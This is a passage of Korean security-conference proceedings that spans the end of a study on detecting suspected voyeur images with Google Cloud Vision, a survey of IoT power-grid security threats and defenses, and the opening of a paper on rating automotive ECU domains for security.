신체(다리, 엉덩이 등) 이미지 중 WEB에서 검출된 내용은 다리가(평균 53.71%) 제일 많이 검출되었으며, 그 다음으로는 대퇴골(평균 49.28%), 엉덩이(평균 25.66%)로 검출되었다. 그림 6은 의도적으로 촬영된 속옷 광고 이미지에서 검출된 상위 20개 WEB 내용이다.




그림 6 '의도적으로 촬영된 속옷 광고' 이미지에서 검출된 'WEB TYPE' 내역 상위 20개

속옷 광고 이미지 중 WEB TYPE에서는 속옷(평균 40.34%), 비키니(평균 30.18%)순으로 검출되었다. WEB TYPE에서는 속옷 광고의 모델이름도 검출이 되었으며, LABEL TYPE보다는 자세하게 검출해주었다. 그림 7은 수락 없이 촬영된(도촬 의심) 이미지에서 검출된 상위 20개 WEB 내용이다.




그림 7 '수락없이 촬영한 사진(도촬 의심)' 이미지에서 검출된 'WEB TYPE' 내역 상위 20개

WEB TYPE에서 수락없이 촬영된 이미지에서는 대퇴골(평균 34.61%)이 많이 검출되었으며, 그 다음으로는 치마(평균 23.28%), 교복(평균 22.06%)이 검출되었다. 수락없이 촬영된 이미지 중 바다에서 비키니 입은 여성을 찍은 이미지를 통해 "해운대 해수욕장", "보라카이"등이 나왔으며, 이미지가 게시된 성인 사이트 주소도 검출되었다.

표 4 'WEB' 공통 검출 내용

검출 항목	신체	속옷 광고	도촬 의심 이미지
다리	**53.71**	10.53	8.54
대퇴골	**49.28**	15.14	**34.61**
여성	21.01	11.61	11.65
속옷	15.97	**59.77**	11.36
팬티	14.92	22.73	15.20
비키니	7.48	**29.91**	14.00
한국	7.25	13.51	**18.98**

'다리', '대퇴골', '여성'등이 공통적으로 검출된 내용이다. 의도적으로 촬영된 신체는 '다리'와 '대퇴골'이 높게 검출되었으며, 의도적으로 촬영된 속옷 광고에서는 '속옷'과 '비키니'가 높게 검출되었다. 수락없이 촬영한 사진(도촬의심)이미지에서는 '대퇴골'과 '한국'이 높게 검출된 것을 확인 할 수 있었다.

IV. 활용 방안 및 결론

본 연구에서는 Google Cloud Vision API 중 'LABEL Detection', 'WEB Detection' Type을 통하여 '의도적으로 찍은 신체, 속옷' 이미지와 '수락없이 촬영한 (도촬 의심)'이미지의 검출 내용을 통하여 식별 가능성을 확인 하였다.

웹 사이트에서 수집한 이미지로 검출을 하였기 때문에, 이미지가 게재되어있는 사이트 주소 및 이미지 속 사람이름까지 검출해주었다. 그리고 '수락없이 촬영한 사진(도촬 의심)'이미지에서는 '포르노물', '외설물', '발가벗은 상태(Nudity)' 내용들이 포함되어 검출되었다. 높은 값으로 검출 되지 않았지만, '의도적으로 촬영된 신체, 속옷'에서는 검출되지 않은 내용이다. 본 연구에서 살펴본 Google Cloud Vision API의 검출 내용을

통해서 분류기법을 정립하기 위해서는 분석 이미지 파일의 수가 부족하였다. 이 후 연구에서는 실제 이미지를 통하여 검출되는 내용을 바탕으로 식별할 수 있는 분류기법을 제안한다. 또한, 영상 이미지에서의 광학문자 식별 및 두 얼굴의 특징을 찾아 같은 사람인지 확인 할 수 있는 연구를 진행하고자 한다.

[참고문헌]

[1] 전윤경, 성폭력범죄의처벌등에관한특례법위반(카메라등이용촬영)죄의 구성요건 해석 및 개선방안, Inha Law Research Institute, Vol.19, No.3, September, 2016

[2] Haewoon Kwakm, Jisun An, Revealing the Hidden Patterns of News Photos, Qatar Computing Research Institute, abs/1603.04531, Mar, 2016

[3] W. Zhao, R. Chellappa, A. Krishnaswamy, Discriminant analysis of principal components for face recognition, IEEE, Vol.19, No.3, August, 2002

[4] Anja Bechmann, Keeping It Real: From Faces and Features to Social Values in Deep Learning Algorithms on Social Media Images, Proceedings of the 50th Hawaii International Conference on System Sciences, 2017

[5] MICHAEL D, Content Analysis of Pornographic Images Available on the Internet, The Information Society, Volume 13, 1997 - Issue 2, Jul, 2006

[6] Berl Kutchinsky, Pornography and rape: Theory and practice?: Evidence from crime data in four countries where poronography is easily available, International Journal of Law and Psychiatry,Volume 14, Issue 1, 1991

[7] Karan Maheshwari, Nalini N, Facial Recognition Enabled Smart Door Using Microsoft Face, International Journal of Engineering Trends and Applications (IJETA), Volume 4, Issue 3, May-Jun, 2017

[8] Mandeep Kumar, An Incorporation of Artificial Intelligence Capabilities in Cloud Computing, International Journal Of Engineering And Computer Science, Volume 5, Issue 11, Nov, 2016

[9] 김종오, 함혜현, 해수욕장 성범죄의 특성과 범죄예방에의 시사점에 관한 연구: 부산 해운대해수욕장 사건을 중심으로, Crisisonomy, Vol.9, No.6, 2013

[10] 이주락, 지하철 성범죄의 유형별 실태분석과 대응전략, 한국범죄심리연구, Vol.9, No.1, 2013

IoT 기술을 적용한 전력시스템 보안위협 분석 및 보안기술 개발 동향조사

최예슬, 전수연, 김효빈, 서정택

순천향대학교 정보보호학과

Trend of security threat analysis and power system security technology development using IoT technology

ye-seul Choi, soo-yeon Jeon, hyo-bin Kim, Jung-Taek Seo

Department of Information Security Engineering,

Soonchunhyang University.

요 약

IoT 기술이 점차 발전함에 따라 이제는 전력 산업에도 IoT를 접목시켜 전력 산업의 기술력을 향상시키려고 노력중이다. 하지만 나날이 발전하는 IoT 기술력에 비해 이에 대한 보안은 미흡하다. 이러한 IoT 기술을 전력시스템에 접목시킴으로 인해 사생활 침해와 같은 여러 보안 위협이 나타날 것이다. 이를 해결하기 위해서는 강력한 보안기술이 필요하다. 따라서 본 논문에서는 IoT 기술을 적용한 전력시스템에 대한 보안 위협들을 분석하고, 그에 대한 보안기술 개발 동향을 조사했다.

I. 서론

최근 IoT 산업이 발전함에 따라 우리 주변에서 인터넷에 연결된 사물들을 쉽게 찾아볼 수 있게 되었다. TV, 가스, 홈CCTV등과 같이 이제 IoT는 우리 생활과 밀접하게 연결되어 있다. 그리고 이러한 IoT 기술을 전력 산업에도 접목시켜 전력 그리드(grid)의 효율성과 성능향상도 기대해 볼 수 있을 것이다. 현재 전력 산업에서 활용되고 있는 IoT 기술로는 안전성 향상, 전력 공급 유지, 그리드 제어 등[1]과 같은 기술들이 있는데 발전하는 기술력에 비해 IoT 보안에 대한 취약점들은 해결되지 못하고 있는 실정이다. 본 논문에서는 이러한 취약점들에 의해 나타나는 보안위협에는 무엇이 있는지 알아보고 이를 해결하기 위한 국내의 보안기술 개발 동향에 대해 살펴본다.

II.본론

2.1 IoT(Internet of Things)


IoT란 Internet of Things의 약어로 사물에 센서를 부착하여 사물들을 유·무선 네트워크로 연결하고, 실시간으로 데이터를 인터넷으로 주고받을 수 있게 만든 환경을 말한다. 사람과 사람이 통신하는 1차 인터넷 혁명과 사람과 기계가 통신하는 2차 스마트 혁명을 거쳐 사물끼리 통신하는 3차 사물인터넷 혁명이 시작되면서 남녀노소 누구나 IoT를 통해 생활에 편리함을 누릴 수 있게 되었다. 대표적인 예로, 병원에서 환자에게 IoT 기기를 부착하여 기기가 검사 결과를 중앙관제 센터로 보내고, 중앙관제센터에서는 검사 결과를 전문가에게 전송해 이를 바탕으로 각 환자를 가장 적합한 의료진과 연결해 준다. 이처럼 사람들의 건강과 생명과 연결된 문제에도 IoT가 관여할 수 있다. 그리고 4차 산업혁명 시대에서는 IoT의 입지가 지금보다 더 커질 것이라고 예상한다. 실제로 LG 유플러

스에서는 홈IoT 백만 가구를 목표로 맞춤형 서비스와 체험공간을 확대하고 있다.[2]

2.2 국내 전력 시스템에서의 IoT

최근에는 IoT 기술을 전력 시스템에도 도입시켜 전력 관리를 보다 효율적으로 하고자 하는 추세이다. 국내에서는 한국전력이 선도적으로 이를 실시하고 있다. 한국전력의 AMI(Advanced Metering Infrastructure;지능형 전력계량 시스템)가 그 대표적인 예시이다.

AMI란 양방향 통신망을 이용하여 전력사용량, 시간대별 요금정보 등을 고객에게 제공하는 지능형 전력계량 시스템이다. AMI는 최근 고속 PLC(Power Line Communication) AMI 통신규격이 IEC 국제표준으로 등재됐다. 이를 통하여 고객들의 자발적 전기절약과 수요반응을 기대할 수 있게 되었다.[3] 이 사업은 원격으로 전력망을 점검하는 것에서 그치지 않고, 전력 빅 데이터를 이용하여 전력 수요관리나 고객요금 관리 등 보다 다양한 콘텐츠를 고객에게 제공할 수 있기 때문에 스마트 그리드를 보편화하는 것에도 도움을 줄 수 있을 것이라고 예상된다.[4]



[그림 1] AMI의 구성도[3]

위 그림은 AMI의 구성도이다. 그림과 같이 스마트 미터를 이용하는데, 스마트 미터가 가정에서 사용되는 전력량을 자동으로 검침하고 그 정보를 통신망을 통해 전달한다. 그리고 전력회사는 그 데이터들을 바탕으로 소비자의 전력 사용량에 따라 전기요금을 부과한다.[5] 간단하게 말하면 센서-게이트웨이-서버 순으로 데이터가 전송된다고 볼 수 있다. 한국전력에서는 AMI로 인해 전력 사용 피크타임에 수요량을 줄일 수 있을 것이고, 소비자의 전기요금 절감뿐만 아니라 국가의 에너지절약 효과도 있을 것이라고 기대하고 있다.[4]

이러한 AMI서비스는 최근 LG 유플러스와 협약하여 한국전력이 구축한 AMI에 LG 유플러스의 인코어드테크롤로지와 에너지미터 등이 탑재된 가정용 IoT 솔루션을 결합한 서비스를 정부지원 스마트그리드 확산사업에 참여하는 아파트 주민들에게 제공하는 사업을 공동추진하고 있다. 이 사업에 참여하는 아파트의 주민들은 스마트미터기를 통해 실시간으로 전력사용량과 요금을 PC나 스마트폰으로 확인할 수 있다.[6] 하지만 이처럼 발전하는 각종 IoT 기술을 이용한 서비스 및 제품에 비해 그에 대한 보안 위협은 증가하고 있다.

2.3 IoT 기술을 적용한 전력시스템 보안 위협


전력 분야에도 AMI 기반의 수용가 IoT 서비스, 발전 및 변전설비 관리 분야에서 연구개발이 수행되고 있다. 그 중 AMI의 양방향 통신은 잠재적으로 전력시스템에 사이버공격을 가능하게 하는 수단이 될 수 있고, 수많은 접속점(access points)이 만들어짐으로써 여러 가지 보안 위협들이 나타나고 있다.

1) 스마트센서 보안 위협

전력 IoT는 기본적으로 스마트센서에서 생성된 데이터가 게이트웨이, 네트워크를 통해 데이터 플랫폼으로 전달되어 수집, 관리되고 최종 응용 서비스가 이루어지는 구조이다.[9] 스마트센서가 게이트웨이와 무선통신을 하고, 해당 게이트웨이는 플랫폼과 유선통신을 하는데, 무선 네트워크망은 공중 전파를 이용하는 특성으로 인해 모든 네트워크 패킷이 공중에 뿌려지게 되어 보안 취약성 문제를 근본적으로 갖게 된다. 특히 전력은 국가 기간망 산업에 해당되어

높은 보안 수준이 요구되며, IoT에서는 장치와 인터넷간의 직접 연결을 지원하기 때문에 기존 인터넷망에 연결 시 인증과 접근 권한 문제도 IoT 플랫폼에서 지원해야한다.[10]

2) IoT 통신 프로토콜 보안 위협



[그림 2] 무선 통신을 이용한 공격[8]


IoT 기술을 적용한 AMI 시스템 내에서는 IoT 프로토콜인 ZigBee, ANT+(Advanced and adaptive Network Technology plus protocol), BLE(Bluetooth Low Energh), NFC(Near Field Communication), AMQP(Advanced Message Queuing Protocol), MQTT(Message Queuing Telemetry Transport), XMPP(Extensible Messaging and Presence Protocol) 등 다양한 무선 통신 기술이 사용되며 공격자는 통신 프로토콜을 분석하여 여러 가지 공격을 수행 할 수 있다.

패킷 스니핑을 통해 라우팅, ARP Spoofing, MAC Flooding 조작 공격을 통해 네트워크 키, 계량정보, 아이디/패스워드 정보 등을 얻을 수 있으며 이러한 정보들은 개인정보 누출이나 다른 공격의 형태로 활용이 가능하다. 또, 패킷 변조를 통해 제어명령어 및 계량 정보 조작이 가능하며, 중요 패킷을 캡처 한 후 재전송을 하는 재전송 공격, 중요한 정보들을 수정을 하는 패킷 수정 공격, 많은 양의 트래픽을 이용한 서비스 거부 공격, 세션 하이재킹 등 많은 공격 방법 들이 있다. 이러한 네트워크 통신 프로토콜 공격들은 스마트 미터, DCU(Data Collecting Unit), MDMS(Meter Data Management System) 시스템을 연계하기 때문에 자칫 잘못하면 침투할 수 있는 경로로 악용이 될 수 있다.[11]

2.4 국내 전력용 IoT 보안기술개발 동향

1) IoT 보안 플랫폼

2003년에 트러스티드 컴퓨팅 그룹(Trusted Computing Group;TCG)에서 IoT 플랫폼에 대한 보안 대책 기술 표준을 만들어 배포한 이력이 있다. 다음 그림은 TCG에서 제시한 IoT 보안 플랫폼이다. 해당 플랫폼은 TPM(Trusted Platform Module)과 같은 하드웨어 영역의 보안부터 인증과 보안 관리까지 대표적으로 7개의 보안 영역을 포함하고 있다.[12]



[그림 3] IoT security Platform
(출처: Trusted Computing Group)[12]

• Security Management and monitoring

관리와 운영 측에서의 보안이다. 단말에 전자서명을 적용하여 패치 파일의 무결성을 보장한다. 또한, 디바이스 위치와 상태추적, 장애나 성능 검사, 펌웨어 업그레이드 등을 위해 TR-069 (Technical Report 069) 프로토콜과 OMA-DM (Open Mobile Alliance-Device Management) 프로토콜을 사용한다. 중앙 서버에서 디바이스에 대한 전반적인 보안관리 모니터링을 하면서 항상 최신 보안 정책을 적용하는 것이 중요하다.[12]

• Authentication

기기인증과 사용자 인증으로 나뉜다. 최근에는 패스워드의 보안성을 높이기 위해 FIDO(Fast Identity Online)와 같은 인증 프로토콜을 사용한다.[12]

• Communication Encryption and File System Encryption

IoT 플랫폼은 저장 장치를 떼어내면 쉽게 정보를 획득할 수 있기 때문에 반드시 암호화가 필요하다. 파일 암호화는 eCryptFS를 사용할 수 있고, 통신 암호화는 공개된 SSL(Secure Socket Layer), IPSec(IP security protocol) 표준 암호화 프로토콜과 IPSec VPN(Virtual Private Network)과 SSL(Secure Sockets Layer) VPN을 활용하여 센서와 게이트웨이 간 또는 센서와 서버 간 통신을 암호화할 수 있다.[12]

• Mandatory Access Control

강제적 접근 제어를 뜻한다. 권한이 낮은 수준의 주체가 접근 권한이 없는 정보에 접근하는 것을 제한하는 기술이다.[12]

• Secure Boot

TCG에서 개발한 안전 부팅 기술로 소프트웨어의 무결성을 훼손하는 위·변조 행위를 탐지하고 복구한다.[12]


• TPM : Trusted Platform Module

IoT는 키(Key)를 소프트웨어로 저장할 경우 해독이 쉬워 위험에 노출될 확률이 높다. 이를 막기 위해 하드웨어 기술을 사용해야 하는데 이 때 TPM을 활용한다. 시큐어 부팅 과정에서 OS 로더, 커널, 시스템 파일 등을 각각 암호화한 고유의 해시값을 TPM에 저장하고, IoT 기기를 부팅하거나 새로운 실행 명령이 내려질 때마다 내부 소스코드에 대한 고유 해시값을 TPM에 저장되어 있는 해시값과 대조해 위·변조 여부를 확인한다.[12]

이러한 보안 플랫폼에 따라 시큐아이는 IoT의 보안 위협을 원천적으로 차단하는 IoT 보안 플랫폼 4종을 개발하였다. 시큐아이 IoT 보안 플랫폼은 IoT 정보유출과 해킹을 원천적으로 차단하는 IoT 보안 하드웨어 모듈, 경량 IoT 시스템에 최적화된 고속·경량 암호·인증 알고리즘을 적용한 IoT 보안 소프트웨어 모듈, 그리고 이 두 모듈을 모두 적용한 안전한 IoT 보안 게이트웨이와 보안센서 등으로 구성됐다.[13] IoT 보안 하드웨어 모듈은 IoT 시스템의 위·변조와 정보유출을 차단하며, IoT 보안 소프트웨어 모듈은 국산 고속·경량 암호알고리즘인 리아(Lightweight Encryption Algorithm;LEA), 타원곡선 알고리즘(Elliptic Curve Cryptosystem;ECC) 등을 적용하여 IoT 시스템에 최적화된 보안성능을 제공한다. 뿐만 아니라 IoT 센서 내 보안모듈부터 안전한 IoT 게이트웨이와 암호 키 관리 시스템의 통합솔루션까지 제공한다. 배호경 시큐아이 대표는 “사물인터넷 시대가 도래함에 따라 그에 대한 해킹과 보안위협도 급증하고 있어 IoT를 위한 근본적인 보안솔루션이 반드시 필요하다”며 “IoT 보안 플랫폼을 개발해 IoT 시대의 보안도 선도해 나가겠다.”고 말했다.[14]

2) IoT 데이터 암호화

위에서도 언급했듯이 IoT는 쉽게 정보를 획득할 수 있기 때문에 반드시 암호화가 필요하다. 이에 펜타 시큐리티는 IoT용 데이터 암호화 솔루션을 개발하였다. 펜타 시큐리티는 2015년 기준 3년 연속 DB암호화 공공시장 부문에서 점유율 1위를 달성한 기업이다. 그 중에서도 점유율이 가장 높은 것은 디아모(D'Amo)라는 제품이었다.




[그림 4] 디아모의 암호화 방식[15]

디아모는 특정 암호화 방식만을 사용하는 것을 지양하고 고객 환경에 최적화된 다양한 암호화 기술을 적용한다. 최근 펜타 시큐리티는 이러한 디아모 기술을 '데이터암호화플랫폼(Data Encryption Platform;DEP)'으로 확장하여 IoT용 데이터 암호화 솔루션으로 적용하였다. 또한, IoT를 중심으로 융합보안 영역의 신기술 연구와 제품 개발의 본격적 진행을 위해 사물인터넷 융합보안 연구소 '피클(Penta IoT Convergence Lab: PICL)'을 설립하는 등 IoT 보안에 관심을 기울이고 있다. 이로써 IoT 기기 안의 개인정보가 탈취당할 우려가 감소될 것을 기대할 수 있게 되었다.

3) IoT에 지원 가능한 대용량 전자서명 기술

앞서 언급한 기술들은 기기들을 인증해야 한다는 또 다른 보안적 이슈를 가져온다. 이에 대해 마크애니는 사물인터넷에 지원이 가능한 대용량 전자서명 기술 'KIDS(Keyless Infrastructure for Digital Signature)'를 개발했다. KIDS는 공개키와 개인키를 사용하는 기존의 공개키 기반구조(Public Key Infrastructure;PKI) 방식과 달리 별도의 키 관리를 하지 않고도 사용할 수 있다. 기존의 PKI방식은 개인이나 사물의 개인키를 이용하여 자기 자신의 공개키로 암호화 되어있는 인증서에 인증하는 방식이다. 이는 부인방지와 본인인증에는 탁월한 안전성을 제공하지만, 센서와 같은 경량 단말에서 발생하는 대규모 데이터를 검증하는 것에는 적합하지 않았다.[15]



[그림 5] KIDS의 트리 구조[16]

KIDS는 사용자의 데이터를 해시 값으로 변환하여 서버로 전송하고, <그림 6>과 같은 복잡한 트리구조에 따라 전자서명을 생성한다. 데이터의 복호화를 위한 키가 필요 없고, 키가 없으니 단말에 키를 보관할 필요도 없다. 그리고 암·복호화 통신도 필요하지 않지 때문에 하드웨어 리소스 사용률이 극히 적다.[16] 또한 기기정보를 제외한 해시 값만 서버로 보내고 이를 통해 전자서명을 발행하여 인증 및 부인방지를 제공하기 때문에 기기정보를 탈취당할 우려도 없다.

III. 결론

IoT 환경은 보호대상의 범위, 대상 특성, 보호 방법 등에 있어 기존의 PC, 모바일 중심의 사이버환경과 달라 새로운 보안 대응 체계 구축이 필요한 상황이다. 이에, 사물인터넷 관련 보안 강화 정책 추진 시 기준을 세워 접근하는 것에 대한 고려가 필요하다. 또한, 개인정보를 활용한 다양한 사물인터넷 서비스가 출현될 것으로 예측됨에 따라 사물인터넷 환경에서의 개인정보 보안에 관한 이슈가 지속 발생할 것으로 전망된다. 이처럼 나날이 발전하는 사이버 보안 위협은 현재도 진화 중에 있으며, 앞으로는 계속해서 개발되는 신기술들의 취약점을 노린 해킹 공격들이 많이 발생할 것 이다. 현재 개발 및 진행 중인 보안 기술의 지속적인 연구를 통하여 스마트 시대에 맞는 적극적인 정부의 정보보호 정책 개입을 통해 탄탄한 IoT 기술을 적용한 전력 시스템의 발전이 이루어지길 바라며 논문을 마친다.

본 논문은 2016년도 한국에너지기술평가원(KETEP)의 지원을 받아 수행된 연구입니다(No. 20162220200010).

[참고문헌]

[1]박세환, "전력시스템의 IoT 보안 이슈와 대응방안", 한국전기산업연구원 전기산업브리핑, 82호, 2016

[2][한국경제 새 길을 찾다/LG유플러스]'홈 IoT' 100만 가구 목표로 맞춤형 서비스-체험공간 확대, dongaA.com, 2017.05.23, http://news.donga.com/Pdf/3/all/20170522/84495039/1, (2017.05.24.)

[3]한국전력공사, "한국전력", http://home.kepco.co.kr/kepco/KE/I/htmlView/KEIBHP001.do?menuCd=FN0102030901, (2017.05.13)

[4]서장철, "사물인터넷(IoT)에 의한 전력인프라의 진화", Journal of the Electric World / Monthly Magazine, 2014

[5]스마트 그리드「AMI(Advanced Metering Infrastructure)」란 무엇일까?, 한국에너지공단 상상에너지공작소, 2016.05.27, http://blog.energy.or.kr/?p=11316, (2017.05.13)

[6]한전·LG유플러스, 아파트에 AMI와 홈IoT 결합서비스 제공, 전자신문etnews, 2016.09.21, http://www.etnews.com/20160921000265, (2017.05.24)

[7]이민형 기자, "[딜라이트닷넷 창간기획] 보안업계, 사물인터넷 보안솔루션 개발 박차", 디지털데일리, 2014.9.30, http://www.ddaily.co.kr/news/article.html?no=122807, (2017.05.15)

[8]권헌영, 김경열, 김현제, 박세진, 박찬국, 서정택, "안전한 스마트그리드 구축 및 활용을 위한 법제도 개선방안", 에너지경제연구원, 2012

[9]정종만, "전력 IoT (Internet of Things) 추진 현황", 한국전기산업연구원 전기산업브리핑, 80호, 2016

[10]김동욱, "전력 분야를 위한 IoT 소프트웨어 기술 발전", 계창기술, 2016

[11]김신규, 임용훈, "스마트그리드 보안", 스마트그리드 연감, 제2편 제6장, 2015

[12]AhnLab, "IoT 플랫폼 보안", http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=25437 (2017.05.24)

[13]"시큐아이, IoT 보안플랫폼 개발", 파이낸셜뉴스, 2014.9.19, http://www.fnnews.com/news/201409191430498201, (2017.05.15)

[14]"시큐아이, 사물인터넷(IoT) 보안플랫폼 개발", IT Daily, 2014.9.21, http://www.itdaily.kr/news/articleView.html?idxno=55767, (2017.05.15)

[15]펜타 시큐리티 시스템, "펜타 시큐리티", https://www.pentasecurity.co.kr/, (2017.05.13.)

[16]김선애 기자, "키 관리 필요 없는 인증기술로 IoT 공략", DataNet, 2015.6.24, http://www.datanet.co.kr/news/articleView.html?idxno=85767, (2017.05.24.)

자율주행 자동차 ECU 도메인이 차량 보안에 미치는 영향을 정량화하는 기법 연구

박승범*, 이동훈*

*고려대학교 정보보호대학원

A study on numerical analysis of the effects of automotive ECU domain on vehicle security

Sungbum Park*, Dong Hoon Lee*

*Graduate School of Information Security, Korea University.

요 약


IT 기술이 발달하면서 엔진의 핵심 기능을 제어하기 위해 등장한 ECU(Electronic Control Unit, 전자제어장치)는 자동차 운행, 조작과 관련된 모든 부분에 탑재되고 있다. 현재는 엔진구동, 조향장치, Sensor 등 자동차의 거의 모든 영역을 ECU가 제어하게 되었다. 때문에 자동차 보안성을 평가할 때, ECU의 보안성을 평가하는 것이 굉장히 중요하다. 본 논문에서는 자동차 ECU 도메인 분류를 제시하고, 각 도메인이 차량 보안에 미치는 영향을 정량화하는 방안에 대해 서술한다.

I. 서론

첨단운전자지원시스템(Advanced Driver Assistance System), 자율주행 기술이 발달하면서 차량 내 ECU(Electronic Control Unit)의 수가 증가하고 있으며, 사용자와 편의성과 안전성을 위해 Bluetooth, Wi-Fi 등의 통신모듈이 차량에 기본적으로 탑재되어 있다. 자동차 대상 공격자는 차량과 외부와의 네트워크 연결점을 통해 자동차 내부 네트워크로 접근하여 ECU를 제어하는 등의 공격을 수행한다. 실제로 Samuel Woo등은 차량용 악성 앱을 제작해 이동통신망을 통한 자동차 내부 네트워크인 CAN (Controller Area Network) 패킷 도청 및 ECU 강제 제어 공격을 수행하였다[1]. 전기전자장치에 대한 기능 안전 표준인 IEC61508을 자동차에 맞게 적용하여 변형한 자동차 기능안전 표준인 ISO26262가 존재하지만, 자동차에 대한 사이버 공격에 대한 개념은 적용되어 있지 않다. 자동차에 대한 사이버 공격을 대비하기 위해 자동차의 보안 안전성을 보장할 수 있는 ISO26262의 ASIL(Automotive Safety Integrity Level)과 같은 자동차 보안 안전성 등급 개념이 필요하다. 자동차의 시스템의 보안 안전성 등급을 정하고, ECU 양산 단계에서 각각의 ECU가 보안에 미치는 등급을 파악하여 그에 맞는 보안 요구 사항을 만족하는 시스템 개발 프로세스 따라야 한다. 이를 위해 ECU 도메인 분류는 필수적이며, 각 도메인이 보안 안전성에 미치는 영향을 분석하여야 한다. 하지만. 보안 안전성을 고려한 ECU 도메인 분류와 ECU가 보안에 미치는 영향에 대한 연구는 미비하다.

본 논문에서는 자동차 대상 사이버 공격을 평가하는 방법에 대한 연구와 기존에 ECU 도메인을 분류하는 방법들을 소개한다. 이후, 사

본 연구는 국토교통부 및 국토교통과학기술진흥원의 연구비지원(17TLRP-B117133-02)으로 수행된 연구임.



(그림 1) ISO26262 ASIL(Automotive Safety Integrity Level) 개념

이버 공격에 강건한 자동차 개발과 완성차의 보안 안전성 평가를 위한 ECU 도메인 분류를 제시하고, ECU 도메인 보안 안전성 등급을 평가하는 방법을 제시한다.

II. 관련 연구

2.1 ISO26262 ASIL[2][3]

ISO26262는 차량 안전과 관련된 전기·전자 장치의 오작동에 의한 위험을 고려하는 표준으로, 프로세스 모델과 요구되는 활동, 유·무형의 증거물 그리고 개발 생산에 사용되는 방법을 정의한다[2]. 또한 자동차에 적합한 위해도 평가 지표인 ASIL(Automotive Safety Integrity Level) 개념을 포함한다. ASIL은 위험 상황이 발생하는 기간이나 상황의 빈도를 노출 가능성(Exposure) 등급, 위험 상황이 발생했을 때, 위해의 정도를 심각도(Severity) 등급, 운전자에 의한 위험 상황의 통제 가능성(Controllability) 등급을 고려해 위험성 등급을 평가한다. 위험성 등급은 QM < A < B < C < D등급으로 분류된다. QM(Quality Management)등급은 ISO에 따른 안전 요구가 불필요한 안전한 상태를 의미하며, D등급은 가장 위험성이 높은 등급을 의미한다. (그림 1)은 ASIL 개념을 나타낸다. 차량 시스템 개발자는 ASIL 등급의 기준에 맞는 시스템 개발 프로세스를 따라야 하며, 시스템 생명주기를 관리하여야 한다.

2.2 전통적 자동차 시스템 분류

